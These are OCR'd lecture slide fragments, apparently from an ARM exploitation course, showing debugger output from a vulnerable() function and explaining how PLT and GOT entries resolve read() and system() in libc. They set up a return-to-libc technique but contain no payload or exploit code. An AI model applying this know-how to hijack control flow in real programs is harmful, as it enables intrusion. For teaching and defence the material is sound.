
```
[#0] Id 1, stopped 0x10380 in read@plt (), reason: SINGLE STEP
```

```
[#0] 0x10380 → read@plt()
[#1] 0x104f0 → vulnerable()
[#2] 0x10524 → main()
```

What is the value of R12 after executing *ADD R12, R12, #4096 (or #0x1000)?*


r12 = 0x10384 + 0x1000 = 0x11384

1) First calculate effective address: r12 = r12 + 3216 (0xc90)
r12 = 0x11384 + 0xc90 = **0x12014**
2) Then load value from that address into pc:
- pc = Memory[**0x12014**]
- This value should be either:
  - PLT[0] address (first call)
  - or actual read() function address (after resolution)




What is the value of PC?

Procedure Linkage Table (PLT)




Procedure Linkage Table (PLT)




How does it work?

- Call system is actually a call to system@plt.
- The PLT resolves system@libc at runtime.
- The PLT stores the resolved address of system@libc in system@got.


Call System() Function in libc with PLT, GOT




Call System() Function in libc with PLT, GOT




